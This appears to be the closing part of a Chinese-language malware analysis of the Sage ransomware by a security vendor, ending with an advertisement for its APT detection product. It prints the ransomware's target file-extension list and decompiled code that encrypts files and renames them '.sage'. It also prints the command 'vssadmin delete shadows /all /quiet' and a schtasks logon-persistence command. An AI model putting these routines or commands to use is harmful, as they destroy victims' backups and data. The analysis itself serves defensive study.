.sql .cgn .dcr .fpx.pcx .rif .tga .wpg .wi .wmf .tif .xcf .tiff .xpm .nef .orf .ra .bay .pcd .dng.ptx .r3d .raf .rw2 .rwl .kdc .yuv .sr2 .srf .dip .x3f .mef .raw .log .odg .uop.potx .potm .pptx .rss .pptm .aaf .xla .sxd .pot .eps .as3 .pns .wpd .wps .msg.pps .xlam .xll .ost .sti .sxi .otp .odp .wks .vcf .xltx .xltm .xlsx .xlsm.xlsb .cntk .xlw .xlt .xlm .xlc .dif .sxc .vsd .ots .prn .ods .hwp .dotm .dotx.docm .docx .dot .cal .shw .sldm .txt .csv .mac .met .wk3 .wk4 .uot .rtf .sldx.xls .ppt .stw .sxw .dtd .eml .ott .odt .doc .odm .ppsm .xlr .odc .xlk .ppsx.obi .ppam .text .docb .wb2 .mda .wk1 .sxm .otg .oab .cmd .bat .h .asx .lua .pl.as .hpp .clas .js .fla .py .rb .jsp .cs .c .jar .java .asp .vb .vbs .asm .pas.cpp .xml .php .plb .asc .lay6 .pp4 .pp5 .ppf .pat .sct .ms11 .lay .iff .ldf.tbk .swf .brd .css .dxf .dds .efx .sch .dch .ses .mml .fon .gif .psd .html.ico .ipe .dwg .jng .cdr .aep .aepx .123 .prel .prpr .aet .fim .pfb .ppj .indd.mhtm .cmx .cpt .csl .indl .dsf .ds4 .drw .indt .pdd .per .lcd .pct .prf .pst.inx .plt .idml .pmd .psp .ttf .3dm .ai .3ds .ps .cpx .str .cgm .clk .cdx .xhtm.cdt .fmv .aes .gem .max .svg .mid .iif .nd .2017 .tt20 .qsm .2015 .2014 .2013.aif .qbw .qbb .qbm .ptb .qbi .qbr .2012 .des .v30 .qbo .stc .lgb .qwc .qbp.qba .tlg .qbx .qby .1pa .ach .qpd .gdb .tax .qif .t14 .qdf .ofx .qfx .t13 .ebc.ebq .2016 .tax2 .mye .myox .ets .tt14 .epb .500 .txf .t15 .t11 .gpc .qtx .itf .tt13 .t10 .qsd .iban .ofc .bc9 .mny .13t .qxf .amj .m14 ._vc .tbp .qbk .aci.npc .qbmb .sba .cfp .nv2 .tfx .n43 .let .tt12 .210 .dac .slp .qb20 .saj .zdb.tt15 .ssg .t09 .epa .qch .pd6 .rdy .sic .ta1 .lmr .pr5 .op .sdy .brw .vnd .esv.kd3 .vmb .qph .t08 .qel .m12 .pvc .q43 .etq .u12 .hsr .ati .t00 .mmw .bd2 .ac2.qpb .tt11 .zix .ec8 .nv .lid .qmtf .hif .lld .quic .mbsb .nl2 .qml .wac .cf8.vbpf .m10 .qix .t04 .qpg .quo .ptdb .gto .pr0 .vdf .q01 .fcr .gnc .ldc .t05.t06 .tom .tt10 .qb1 .t01 .rpf .t02 .tax1 .1pe .skg .pls .t03 .xaa .dgc .mnp.qdt .mn8 .ptk .t07 .chg .#vc .qfi .acc .m11 .kb7 .q09 .esk .09i .cpw .sbf .mql.dxi .kmo .md .u11 .oet .ta8 .efs .h12 .mne .ebd .fef .qpi .mn5 .exp .m16 .09t.00c .qmt .cfdi .u10 .s12 .qme .int? .cf9 .ta5 .u08 .mmb .qnx .q07 .tb2 .say.ab4 .pma .defx .tkr .q06 .tpl .ta2 .qob .m15 .fca .eqb .q00 .mn4 .lhr .t99.mn9 .qem .scd .mwi .mrq .q98 .i2b .mn6 .q08 .kmy .bk2 .stm .mn1 .bc8 .pfd .bgt.hts .tax0 .cb .resx .mn7 .08i .mn3 .ch .meta .07i .rcs .dtl .ta9 .mem .seam.btif .11t .efsl .$ac .emp .imp .fxw .sbc .bpw .mlb .10t .fa1 .saf .trm .fa2.pr2 .xeq .sbd .fcpa .ta6 .tdr .acm .lin .dsb .vyp .emd .pr1 .mn2 .bpf .mws.h11 .pr3 .gsb .mlc .nni .cus .ldr .ta4 .inv .omf .reb .qdfx .pg .coa .rec .rda.ffd .ml2 .ddd .ess .qbmd .afm .d07 .vyr .acr .dtau .ml9 .bd3 .pcif .cat .h10.ent .fyc .p08 .jsd .zka .hbk .mone .pr4 .qw5 .cdf .gfi .cht .por .qbz .ens.3pe .pxa .intu .trn .3me .07g .jsda .2011 .fcpr .qwmo .t12 .pfx .p7b .der .nap.p12 .p7c .crt .csr .pem .gpg .key

```
  v4 = CreateFileW((LPCWSTR)(a1 + 20), 0xC0000000, 1u, 0, 3u, 0, 0);
  if ( v4 == (HANDLE)-1 )
    return -11;
  if ( GetFileSize(v4, &FileSizeHigh) > 0x400000 || FileSizeHigh )
  {
    v11 = sub_4022A0(v4, v4, (int)v3, a3, 2 - (*(_DWORD *)(a1 + 12) > 0x2Du));
    CloseHandle(v4);
    if ( v11 < 0 )
      return v11;
    v9 = (void *)sub_40A070(v3);
    v10 = sub_40AAF0("%s.sage", (char)v9);
    v13 = v10;
    v12 = (const WCHAR *)(a1 + 20);
  }
  else
  {
    v5 = CreateFileW(lpFileName, 0x40000000u, 1u, 0, 2u, 0, 0);
    v6 = v5;
    if ( v5 == (HANDLE)-1 )
    {
      CloseHandle(v4);
      return -11;
    }
    v8 = sub_4022A0(v5, v4, (int)v3, a3, 1);
    CloseHandle(v4);
    CloseHandle(v6);
```

✓ 0x11：删除卷影备份。

```
  v2 = 156;
  v0 = GetVersionExA((LPOSVERSIONINFOA)&v2);
  if ( v0 )
    v0 = v4 + 10 * v3;
  return sub_404F80(L"vssadmin", L"delete shadows /all /quiet", v0 > 60);
}
```

✓ 0x12：通过计划任务添加用户登录自启动。

```
  v3 = sub_4087D0(8u, 102);
  VersionInformation.dwOSVersionInfoSize = 156;
  if ( GetVersionExA(&VersionInformation)
    && (signed __int32)(VersionInformation.dwMinorVersion + 10 * VersionInformation.dwMajorVersion) > 60
    && sub_405110()
    && sub_405180() )
  {
    if ( a3 )
      v4 = sub_40AAF0("/DELETE /TN /F \"%s\"", (char)v3);
    else
      v4 = sub_40AAF0("/CREATE /TN \"%s\" /TR \"%s\" /SC ONLOGON /RL HIGHEST /F", (char)v3);
    v5 = 4;
    if ( a2 )
      v5 = 5;
    result = sub_404F80(L"schtasks", v4, v5);
  }
  else
  {
    v7 = sub_407380(v3);
    v8 = sub_40AAF0("%s\\%s.lnk", v7);
    v9 = v8;
    if ( a3 )
    {
      result = DeleteFileW(v8);
    }
    else
    {
      v10 = sub_40A130(lpMultiByteStr);
      result = sub_4020F0(v9, v10, &unk_40C5E4, &unk_40C5E4);
    }
  }
```

四. 启明星辰 APT 检测产品介绍

4.1 什么是 APT 攻击

APT 攻击之所以称之为高级持续威胁，是因为攻击本身复杂多维度，手段变化多样，隐藏技术运用多，这让传统的网络安全设备诸如防火墙、入侵检测、入侵防御、防病毒网关、上网行为管理等网关型安全设备难以招架，因此，基于环境模拟的检测技术手段可以填补威胁不可定义的技术空白，使未知恶意代码和嵌套式攻击、隐秘通道等新形势下的攻击形态无处遁形。

启明星辰 APT 检测产品是根植于数十年协议分析和文件还原的技术积累基础上，结合用户对于未知威胁的检测迫切性需求，研发的一款创新型检测产品。对于诸如方程式攻击、黑暗力量、H-worm 远控木马分析等这样的 APT 攻击，设备无需添加入侵特征库、无需定制开发即可精确检测此类攻击，是用户应对 APT 攻击的不二选择。用户可以通过启明星辰 APT 检测产品，精确检测高级持续性威胁，快速发现未知漏洞（0-day），准确定位失陷主机或用户。

4.2 启明星辰 APT 检测产品解决思路

针对高级持续性威胁的攻击特点，通过部署启明星辰 APT 检测产品，可以对多种未知威胁攻击事件进行有效的检测和防范。产品可以直接将含有该攻击样本的文件在虚拟的环境学模拟运行，避免恶意代码在真实环境中释放，有效规避 APT 攻击的可能性。

启明星辰 APT 检测产品，作为一款针对恶意代码等未知威胁具有细粒度检测效果的专业安全产品，可实现包括对：未知恶意代码检查、嵌套式攻击检测、木马蠕虫病毒识别、隐秘通道检测等多类型未知漏洞（0-day）利用行为的检测，由公司独立自主研发。系列采用国内领先的双重检测方法（静态检测和动态检测），多种核心检测技术手段：二进制检查、堆喷检测、ROP 利用检测、敏感 API 检测、堆栈检测、Shell code 检查、沙箱检查等，可以检测出 APT 攻击的核心步骤，同时，产品可结合人工服务，有效发现网络 APT 攻击。见图：